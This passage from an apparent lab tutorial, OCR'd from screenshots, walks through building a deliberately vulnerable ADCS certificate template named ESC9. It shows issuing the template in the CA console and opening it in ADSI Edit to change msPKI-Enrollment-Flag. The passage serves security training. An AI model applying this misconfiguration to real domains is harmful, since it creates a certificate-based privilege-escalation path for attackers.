
□ Service principal name (SPN)

* Control is disabled due to compatibility settings.

***Note**: This is the **default configuration**. It restricts impersonation.*

Step 5: Return to Certification Authority Console


Back in certsrv.msc, right-click **Certificate Templates** → **New** → **Certificate Template to Issue**.



Name	Intended Purpose
Directory Email Replication	Directory Service Email Replication
Domain Controller Authentication	Client Authentication, Server Authenticat
Kerberos Authentication	Client Authentication, Server Authenticat
EFS Recovery Agent	File Recovery
Basic EFS	Encrypting File System
Domain Controller	Client Authentication, Server Authenticat
Web Server	Server Authentication
Computer	Client Authentication, Server Authenticat
User	Encrypting File System, Secure Email, Cli...
Subordinate Certification Authority	<All>
Administrator	Microsoft Trust List Signing, Encrypting ...

Step 6: Confirm ESC9 Is Now Issued

- Verify ESC9 appears under the **Certificate Templates** node in the CA console.
- From the list, select the newly created ESC9 template.
- Click **OK**.




Enable Certificate Templates

Select one Certificate Template to enable on this Certification Authority.
Note: If a certificate template that was recently created does not appear on this list, you may need to wait until information about this template has been replicated to all domain controllers.
All of the certificate templates in the organization may not be available to your CA.
For more information, see Certificate Template Concepts.

Name	Intended Purpose
Authenticated Session	Client Authentication
CA Exchange	Private Key Archival
CEP Encryption	Certificate Request Agent
Code Signing	Code Signing
Cross Certification Authority	<All>
Enrollment Agent	Certificate Request Agent
Enrollment Agent (Computer)	Certificate Request Agent
ESC9	Client Authentication, Secure Email, Encrypting File System
Exchange Enrollment Agent (Offline request)	Certificate Request Agent


Step 7: Open ADSI Edit

Then launch **ADSI Edit** (adsiedit.msc).



Manage
Tools
View
Help
Active Directory Administrative Center
Active Directory Domains and Trusts
Active Directory Module for Windows PowerShell
Active Directory Sites and Services
Active Directory Users and Computers
ADSI Edit
Certification Authority
Component Services
Computer Management

Step 8: Select Connect to… and choose Configuration context.




Active Directory Services Interfaces Editor (ADSI Edit) is a low-level editor for Active Directory Domain Services / Active Directory Lightweight Directory Services. It allows you to view, modify, create, and delete any object in Microsoft's AD DS/LDS.

To create a connection

Step 9: In the Connection Settings window:

Under **Select a well known Naming Context**, choose: Configuration

Click **OK**.



Connection Settings

Name: Configuration

Path: LDAP://DC1.ignite.local/Configuration

Connection Point

○ Select or type a Distinguished Name or Naming Context:

● Select a well known Naming Context:

Configuration

Computer

○ Select or type a domain or server: (Server | Domain [:port])


● Default (Domain or server that you logged in to)

□ Use SSL-based Encryption

```
Configuration [DC=ignite,DC=local]
└── CN=Configuration,DC=ignite,DC=local
└── CN=Services
└── CN=Public Key Services
└── CN=Certificate Templates
```

Inside **CN=Certificate Templates**, find:

The object: CN=ESC9This confirms your template is now visible in the Active Directory Configuration Partition.



ADSI Edit

File Action View Help


- ADSI Edit
  - Configuration [DC1.ignite.local]
    - CN=Configuration,DC=ignite,DC=local
      - CN=DisplaySpecifiers
      - CN=Extended-Rights
      - CN=ForestUpdates
      - CN=LostAndFoundConfig
      - CN=NTDS Quotas
      - CN=Partitions
      - CN=Physical Locations
      - CN=Services
        - CN=AuthN Policy Configuration
        - CN=Claims Configuration
        - CN=Group Key Distribution Service
        - CN=Microsoft SPP
        - CN=MsmqServices
        - CN=NetServices
        - CN=Public Key Services
          - CN=AIA
          - CN=CDP
          - CN=Certificate Templates
          - CN=Certification Authorities
          - CN=Enrollment Services
          - CN=KRA
          - CN=OID
        - CN=RRAS
        - CN=Shadow Principal Configuratio
        - CN=Windows NT

Name	Class	Distinguished Name
CN=Administrator	pKICertificate...	CN=Administrator,CN=Certi
CN=CA	pKICertificate...	CN=CA,CN=Certificate Temp
CN=CAExchange	pKICertificate...	CN=CAExchange,CN=Certifi
CN=CEPEncryption	pKICertificate...	CN=CEPEncryption,CN=Cert
CN=ClientAuth	pKICertificate...	CN=ClientAuth,CN=Certifica
CN=CodeSigning	pKICertificate...	CN=CodeSigning,CN=Certif
CN=CrossCA	pKICertificate...	CN=CrossCA,CN=Certificate
CN=CTLSigning	pKICertificate...	CN=CTLSigning,CN=Certific
CN=DirectoryEmailReplicati...	pKICertificate...	CN=DirectoryEmailReplicatio
CN=DomainController	pKICertificate...	CN=DomainController,CN=
CN=DomainControllerAuthe...	pKICertificate...	CN=DomainControllerAuthe
CN=EFS	pKICertificate...	CN=EFS,CN=Certificate Temp
CN=EFSRecovery	pKICertificate...	CN=EFSRecovery,CN=Certifi
CN=EnrollmentAgent	pKICertificate...	CN=EnrollmentAgent,CN=C
CN=EnrollmentAgentOffline	pKICertificate...	CN=EnrollmentAgentOffline
CN=ESC9	pKICertificate...	CN=ESC9,CN=Certificate Ter
CN=ExchangeUser	pKICertificate...	CN=ExchangeUser,CN=Certi
CN=ExchangeUserSignature	pKICertificate...	CN=ExchangeUserSignature
CN=IPSECIntermediateOffline	pKICertificate...	CN=IPSECIntermediateOfflin
CN=IPSECIntermediateOnline	pKICertificate...	CN=IPSECIntermediateOnlin
CN=KerberosAuthentication	pKICertificate...	CN=KerberosAuthentication
CN=KeyRecoveryAgent	pKICertificate...	CN=KeyRecoveryAgent,CN=
CN=Machine	pKICertificate...	CN=Machine,CN=Certificate
CN=MachineEnrollmentAge...	pKICertificate...	CN=MachineEnrollmentAge
CN=OCSPResponseSigning	pKICertificate...	CN=OCSPResponseSigning,

***Note**: Certificate templates are stored in the AD Configuration partition, not on the CA, allowing inspection of template GUIDs (which can be relevant in request abuse scenarios), Access Control Lists (ACLs) that may be leveraged in abuse chaining, and advanced attributes like msPKI-Template-Schema-Version, msPKI-Certificate-Name-Flag, and msPKI-Enrollment-Flag.*

Step 11: In the Attribute Editor tab:


- Scroll to find: **msPKI-Enrollment-Flag**
- Double-click to edit.



CN=ESC9 Properties

Attribute	Value
msDS-CloudAnchor	<not set>
mS-DS-ConsistencyC...	<not set>
mS-DS-ConsistencyG...	<not set>
msDS-LastKnownRDN	<not set>
msDS-NcType	<not set>
msDS-ObjectSoa	<not set>
msDS-SourceAnchor	<not set>
msPKI-Certificate-App...	1.3.6.1.5.5.7.3.2; 1.3.6.1.5.5.7.3.4; 1.3.6.1.4
